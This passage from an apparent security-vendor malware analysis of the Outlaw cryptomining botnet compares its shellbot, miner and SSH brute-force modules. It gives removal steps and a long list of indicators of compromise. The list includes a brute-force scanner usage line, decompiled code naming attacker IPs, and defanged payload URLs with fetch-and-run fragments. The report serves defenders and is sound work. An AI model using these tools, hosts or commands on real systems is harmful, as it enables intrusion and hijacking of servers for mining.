Use: ./scan -t 202 -s 5 -S 5 -p 23 -m 0 p ip - for other protocols
```

Figure 7-16 Corresponding parameters

3 external IPs in the tool.

```
switch ( v18 )
{
case 2:
sub_41B960(v16, 0LL, "45.9.148.129");
break;
case 1:
sub_41B960(v16, 0LL, "45.9.148.125");
break;
case 0:
sub_41B960(v16, 0LL, "45.9.148.117");
break;
}
sub_41B960(v16, 4LL, "buffer");
sub_41B960(v16, 1LL, &unk_8FB6E0);
sub_41B960(v16, 9LL, &unk_8FC700);
```

Figure 7-17 External IP

8 Comparison of Modules in Different Versions

8.1 Parent file

Table 8-1 Comparison of features of each version

Sample description	Version features	0	Version 0 variant	Features of the first version	Features of the second version	Features of the third version
Parent file name	n.tgz	sslm.tgz eth.tgz monero.tgz		dota.tar.gz	dota2.tar.gz	dota3.tar.gz
Hidden process tool	hide	hide		none	none	none
Blasting tools	none	haiduc		tsm	ps	tsm
Shell Bot	n3	Special PHP script implementation		rsync	rsync	rsync
Mining program	cnrig	Ethminer XMRigCC		XMRig	XMRig	XMRig
Mining pool address	54.37.75.69:3333	pool.supportxmr.com:5555		5.255.85.210:80	5.255.86.129:80 107.191.99.221:80 workforce.ignorelist.com	45.9.148.117 45.9.148.129 45.9.148.125 45.9.148.58 45.9.148.59
Wallet address	Sumoo77E8WSehFNJyMcevhWKkwq6cr3Bobi5p81cUSyv9GcKfHG3ReQU6mrhfMqwup9KccDuSMxiLEt9va7diNdwFZfbexNKTJE	42hhyPKkombM6LYEsZ6kZe3d1ktHpkkD54Rtv5VZohaAbQAXzmAjkHSDZVWqMm9ieRCjMkiBYhy39ZJrYWVxKDDVvtzwpf		481fnPjXvX75xmkaJ3dm4vVGWZLHn3GDuKycHypVLr9SgiT6oaYgVh26iZRpwKEkTZCAmUS8tykuwUorM3zGtWxPBFquwuS	45UcbvLNayefqNad3tGpHKPzviQUYHF1mCapMhgRuiiAJPYX4KyRCVg9veTmckPN7bDebx51LCuDQYyhFgVbUMhc4qY14CQ	483fmPjXwX75xmkaJ3dm4vVGWZLHn3GDuKycHypVLr9SgiT6oaZgVh26iZRpwKEkTZCAmUS8tykuwUorM3zGtWxPBFquwuxS

8.2 Shellbot

Table 8-2 Shellbot features by version

Sample name	Function
Version 0 (n3)	Perl script , the botnet functionality is clear, without any obfuscation, and separated from the parent file
Special form bot	The second generation botnet program uses PHP scripts and is divided into two parts: the PHP script delivered to the target and the PHP webpage hosted on the relevant domain name (with functions such as infection target record, account password dictionary replacement, target IP replacement, and related script command replacement).
First version (rsync)	Perl script , the botnet functionality is clear, without any obfuscation, and separated from the parent file
Second version (rsync)	Obfuscated perl script
Version 3 (run)	Obfuscated perl script is base64 encoded and must be decoded and imported into perl for execution.

8.3 Mining Module

Table 8-3 Sort out various versions of mining programs

Version	Mining program
Version 0	cnrig
Version 0 variant	Ethminer (6.4.0) 、XMRigCC (2.5.2)
First version	XMRig-AMD (2.8.6) 、XMRig (2.12.0) 64-bit and 32-bit , XMRig-NVIDIA (2.8.4)
Second version	XMRig (2.14.1) 32-bit and 64-bit
Third version	XMRig (6.6.2)

8.4 Blasting Module

Table 8-4 5

Version	Blasting module
Version 0	No brute force module, but uses vulnerabilities to spread, such as CVE-2017-1000117
Version 0 variant	Haiduc with UPX shell
First version	tsm32/tsm64 (banner: BlitzBrute-Multithreaded SSH brute force tool v3.1 Xport – 2019) has a suspected C2 address : 5.255.86.129
Second version	There is a suspected C2 address in the SSH public key replaced after the successful blasting of ps: 5.255.86.129
Third version	The tsm32/tsm64 in ps contains the SSH public key to be replaced after successful blasting, and a script to execute base64 encoding. The script content is to decompress and execute the files in dota3.tar.gz. Suspected C2 address: 5.255.86.129

9 Self-Inspection and Removal

9.1 Self-Inspection Method

1. Check /root/.configrc/* for virus samples;
2. Check whether the public key in /root/.ssh/ is consistent with the report;
3. Check the cache files in /tmp/.X25-unix/.rsync/* where the virus runs;
4. Check whether the virus matrix file exists in /tmp/.X25-unix/dota3.tar.gz;
5. Check /root/.configrc/a/kswapd0 for the presence of a virus main program;
6. Check whether there is a scheduled execution of the above file in the scheduled task.

9.2 Removal Plan

1. Delete the following files and end the corresponding process
 /tmp/*-unix/.rsync/a/kswapd0
 */.configrc/a/kswapd0
 /tmp/*-unix/.rsync/c/tsm64
 /tmp/*-unix/.rsync/c/tsm32
 /tmp/*-unix/.rsync/b/run(rsync)
 */.configrc/
2. Check whether there are scheduled tasks containing the following content in cron.d. If so, delete them:
 /a/upd
 /b/sync
 /c/aptitude

10 IoCs

IoCs
URL
hxxp://54.37.72.170/n3 2018-11-14
hxxp://54.37.72.170/n.tgz

hxxps://54.37.72.170/
hxxp://54.37.72.170/n.tgz;tar
hxxp://54.37.72.170/n3
hxxp://54.37.72.170/n3;perl
hxxp://54.37.72.170/
hxxp://54.37.72.170/l.db
hxxp://54.37.72.170/n3 2018-11-11
hxxp://54.37.72.170/n
hxxp://67.205.129.169/.foo/min.sh
hxxp://67.205.129.169/.foo/sslm.tgz
hxxp://67.205.129.169/.foo/xmstak.tgz
hxxp://67.205.129.169/.foo/ryo.tgz
hxxp://67.205.129.169/.foo
hxxp://67.205.129.169/.foo/monero.tgz
hxxp://67.205.129.169/
hxxps://67.205.129.169/
hxxp://karaibe.us/
hxxp://karaibe.us/.foo/remote/info.php.
hxxp://5.255.86.129/abc
hxxp://5.255.86.129/minloc.sh
hxxp://5.255.86.129/lan.sh
hxxp://5.255.86.129/ml.tar.gz
hxxp://5.255.86.129/dota.tar.gz
hxxp://5.255.86.129/sslm.tar.gz
hxxp://5.255.86.129/rsync2
hxxp://5.255.86.129/
hxxp://zergbase.mo00.com/hello
hxxp://zergbase.mo00.com/
hxxp://5.255.86.125/
hxxps://5.255.86.125/

hxxp://45.9.148.99/favicon.ico

hxxps://45.9.148.99/rsync

hxxp://debian-package.center/

hxxp://www.debian-package.center/

hxxp://45.9.148.129/dota3.tar.gz

hxxp://debian-package.center/

hxxp://159.203.85.196/dota3.tar.gz

hxxp://138.68.115.96/dota3.tar.gz

hxxp://206.189.144.174/dota3.tar.gz

hxxp://159.65.204.223/dota3.tar.gz

hxxp://188.166.19.124/dota3.tar.gz

hxxp://165.227.167.109/dota3.tar.gz

hxxp://164.92.157.67/dota3.tar.gz

hxxp://138.197.212.204/dota3.tar.gz

hxxp://159.65.205.40/dota3.tar.gz

hxxp://167.99.36.185/dota3.tar.gz

hxxp://167.172.90.29/dota3.tar.gz

hxxp://167.172.90.29/dota3.tar.gz

hxxp://46.101.8.61/dota3.tar.gz

hxxp://178.62.223.53/dota3.tar.gz

hxxp://206.189.1.43/dota3.tar.gz

hxxp://161.35.156.59/dota3.tar.gz

hxxp://143.244.190.237/dota3.tar.gz

hxxp://138.68.81.162/dota3.tar.gz

hxxp://143.198.53.72/dota3.tar.gz

hxxp://85.214.19.47/dota3.tar.gz

hxxp://46.101.33.19/dota3.tar.gz

hxxp://68.183.119.166/dota3.tar.gz

hxxp://143.198.189.214/dota3.tar.gz

hxxp://138.68.180.92/dota3.tar.gz

hxxp://157.230.218.88/dota3.tar.gz
hxxp://167.172.200.78/dota3.tar.gz
hxxp://162.250.127.143/dota3.tar.gz
hxxp://167.172.61.242/dota3.tar.gz
hxxp://192.163.195.224/dota3.tar.gz
hxxp://137.184.131.135/dota3.tar.gz
hxxp://88.198.67.90/dota3.tar.gz
hxxp://162.240.9.24/dota3.tar.gz
hxxp://188.166.252.149/dota3.tar.gz
hxxp://165.227.167.109/dota3.tar.gz
hxxp://133.130.99.35/dota3.tar.gz
hxxp://103.164.221.211/dota3.tar.gz
hxxp://206.189.114.103/dota3.tar.gz
hxxp://157.230.234.93/dota3.tar.gz
hxxp://www.karaibe.us/.foo/min.sh
hxxp://45.55.57.6/dota3.tar.gz
hxxp://188.166.58.29/dota3.tar.gz
hxxp://104.236.228.46/dota3.tar.gz
hxxp://165.227.45.249/dota3.tar.gz
hxxp://192.241.211.94/dota3.tar.gz
hxxp://188.166.6.130/dota3.tar.gz
hxxp://142.93.34.237/dota3.tar.gz
hxxp://46.101.33.198/dota3.tar.gz
hxxp://149.202.162.73/dota3.tar.gz
hxxp://167.71.155.236/dota3.tar.gz
hxxp://157.245.83.8/dota3.tar.gz
hxxp://45.55.129.23/dota3.tar.gz
hxxp://46.101.113.206/dota3.tar.gz
hxxp://37.139.0.226/dota3.tar.gz
hxxp://159.203.69.48/dota3.tar.gz

hxxp://104.131.189.116/dota3.tar.gz
hxxp://159.203.102.122/dota3.tar.gz
hxxp://159.203.17.176/dota3.tar.gz
hxxp://91.121.51.120/dota3.tar.gz
hxxp://128.199.178.188/dota3.tar.gz
hxxp://208.68.39.124/dota3.tar.gz
hxxp://45.55.210.248/dota3.tar.gz
hxxp://206.81.10.104/dota3.tar.gz
hxxp://5.230.65.21/dota3.tar.gz
hxxp://138.197.230.249/dota3.tar.gz
hxxp://107.170.204.148/dota3.tar.gz
hxxp://bookaires.com/feed/min.sh
hxxp://67.205.129.169/.foo/min.sh
hxxp://www.karaibe.us/.foo/remote/info.php
hxxp://www.karaibe.us/.foo/feed/feedp.php
hxxp://www.karaibe.us/.foo/feed/class.php
hxxp://www.karaibe.us/.foo/nano.php
hxxp://54.37.70.249/.x15cache
hxxp://54.37.70.249/dota2.tar.gz
hxxp://54.37.70.249/fiatlux-1.0.0.apk
hxxp://mage.ignorelist.com/dota.tar.gz
IP
153[.]122.156.232
202[.]79.16.178
54[.]37.72.170
42[.]63.154.190
149[.]56.134.241
49[.]51.172.224
195[.]154.43.102
67[.]205.129.169

167[.]114.54.15
146[.]185.171.227
5[.]255.86.129
54[.]37.70.249
49[.]55.57.6
188[.]166.58.29
104[.]236.228.46
165[.]227.45.249
192[.]241.211.94
188[.]166.6.130
142[.]93.34.237
46[.]101.33.198
149[.]202.162.73
167[.]71.155.236
157[.]245.83.8
45[.]55.129.23
46[.]101.113.206
37[.]139.0.226
159[.]203.69.48
104[.]131.189.116
159[.]203.102.122
159[.]203.17.176
91[.]121.51.120
128[.]199.178.188
208[.]68.39.124
45[.]55.210.248
206[.]81.10.104
5[.]230.65.21
138[.]197.230.249
107[.]170.204.148

67[.]205.186.83
104[.]248.145.254
45[.]9.148.117:80
45[.]9.148.117:443
45[.]9.148.129:80
45[.]9.148.129:443
45[.]9.148.125:80
45[.]9.148.125:443
45[.]9.148.58:80
45[.]9.148.58:443
45[.]9.148.59:80
45[.]9.148.59:443
Domain name
aaaaa@gmail[.]com
irc.eleethub[.]com
sauron.eleethub[.]com
ame.eleethub[.]com
ghost.eleethub[.]com
deutscheshop@gmx[.]de
hoffmannklaus254@gmail[.]com
shopde2018@gmx[.]de
mage.ignorelist[.]com
zergbase.moos[.]com
HASH
0E85F8E4905940AA899CB7CF136D5BE2
EC0603BD2A55C10188247CA74F401BB6
5FCC88038271F4A5BB16E39D9A79DA8C
DCB92499D6B094023E7A8D44B15C75F0
4FB8A51205938C5BBD54F194FC91E49F
89524FA3073207F6659D374801CA576C

ED1D0531BE05A9DD3395D6CFBA5A75FE
BAB05D91281916E118425F22C43AE578
49D76029CF5E181C4AB66B8A004CE34E
E4F80BDD661F029F26133EB3D77B8CD3
085609538113EC18E9F3FE0E569691E9
DC6E956855BCF3EDE2658B11C2E5FA95
A64B87429721C12565CACFC90C6C3B67
0EB387C2EA63EEE81F330B1F7524B4F9
8D1FD6C92070F63E9A5644679F27E704
DC6E956855BCF3EDE2658B11C2E5FA95
D039355A2E057A62D73DB849B2147FC4
0D01BD11D1D3E7676613AACB109DE55F
C644C04BCE21DACDEB1E6C14C081E359
8B1AF0F1DAA0008BAF4675C700B51E3A
46A2C5339E6CFCF24D5BE19F1ABFC4E8
9F6A759FF35814B89660DFE72A9F60EF
92DA46391C91FE889D62C9BBE7D8B226
8118D110E0D66B908E66322B97380D4F
9CFE116C934F014641CAD845E980B372
005385498F93BC2B55D01D179CDED5F5
B51A52C9C82BB4401659B4C17C60F89F
5C8BD3DDF7A1F4BCEF65C41A054E3C1E
04D0658AFAE3EA7B0FDAF6A519F2E28C
FDB085727694E327C8758061A224166B
2C15D9BCD208C9446B14452D25D9CA84
626A599848DB74EA750A333266D20DB0
7F7202FC345A34DFBB3FD227B66A8090
1A4592F48F8D1BF77895862E877181E0
84945E9EA1950BE3E870B798BD7C7559
4ADB78770E06F8B257F77F555BF28065

10EA65F54F719BFFCC0AE2CDE450CB7A
716E6B533F836CEE5E480A413A84645A
36C50280BC7217AE7B917C1C1DD6E281
3297307E68EE4EABF580EDBBABF2560E
FADAEE4297D3F88689F66B20B99EE2CA
E34D0F146A7804F99339ECFE819C5FCA
0D01BD11D1D3E7676613AACB109DE55F
C644C04BCE21DACDEB1E6C14C081E359
EEC639A989D6868E50AB9B474C9F4272
A127FA3C580E908390200DD936868E29
7B3677E7363A172BA43CCD1952A25FF6
6DC4C053BFAFC2AE287E721726BAC64E
73F436FBC991BED50FEE074E3E2F835C
F264E945D3CC623DE6D443DEA44C9A95
B896737ECBFE7312C8A7288DD2E8247A

Appendix 1: References

[1]. Active Hezb Mining Trojan

https://www.antiy.cn/research/notice&report/research_report/20220705.html

[2]. Analysis of the "1337" Mining Organization's Activities

https://www.antiy.cn/research/notice&report/research_report/20220321.html

[3]. Active Kthmimu Mining Trojan

https://www.antiy.cn/research/notice&report/research_report/20220527.html

[4]. Analysis of the "8220" Mining Organization's Activities

https://www.antiy.cn/research/notice&report/research_report/20220428.html

[5]. Dual-platform propagation: Analysis of the active H2Miner mining organization

https://www.antiy.cn/research/notice&report/research_report/20211117.html

[6]. Perl-Based Shellbot Targets Organizations via C&C

https://www.trendmicro.com/en_us/research/18/k/perl-based-shellbot-looks-to-target-organizations-via-cc.html

[7]. The Outlaw botnet has infected approximately 20,000 Linux servers. Tencent Security is reminding businesses to remove it immediately.

https://mp.weixin.qq.com/s/4_E6kPuodxb3_inVCq2fqg

[8]. Outlaw Group Distributes Cryptocurrency-Mining Botnet

https://www.trendmicro.com/en_us/research/18/k/outlaw-group-distributes-botnet-for-cryptocurrency-mining-scanning-and-brute-force.html

[9]. Outlaw's Botnet Spreads Miner, Perl-Based Backdoor

https://www.trendmicro.com/en_us/research/19/f/outlaw-hacking-groups-botnet-observed-spreading-miner-perl-based-backdoor.html

[10]. Outlaw Updates: Kill Old Miner Versions, Target More

https://www.trendmicro.com/en_us/research/20/b/outlaw-updates-kit-to-kill-older-miner-versions-targets-more-systems.html

Appendix 2: About Antiy

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP), etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as "Code Red", "Dvldr", "Heartbleed", "Bash Shellcode" and "WannaCry". Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspace threat actors (APT groups) such as "Equation", "White Elephant", "Lotus" and "Greenspot" and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.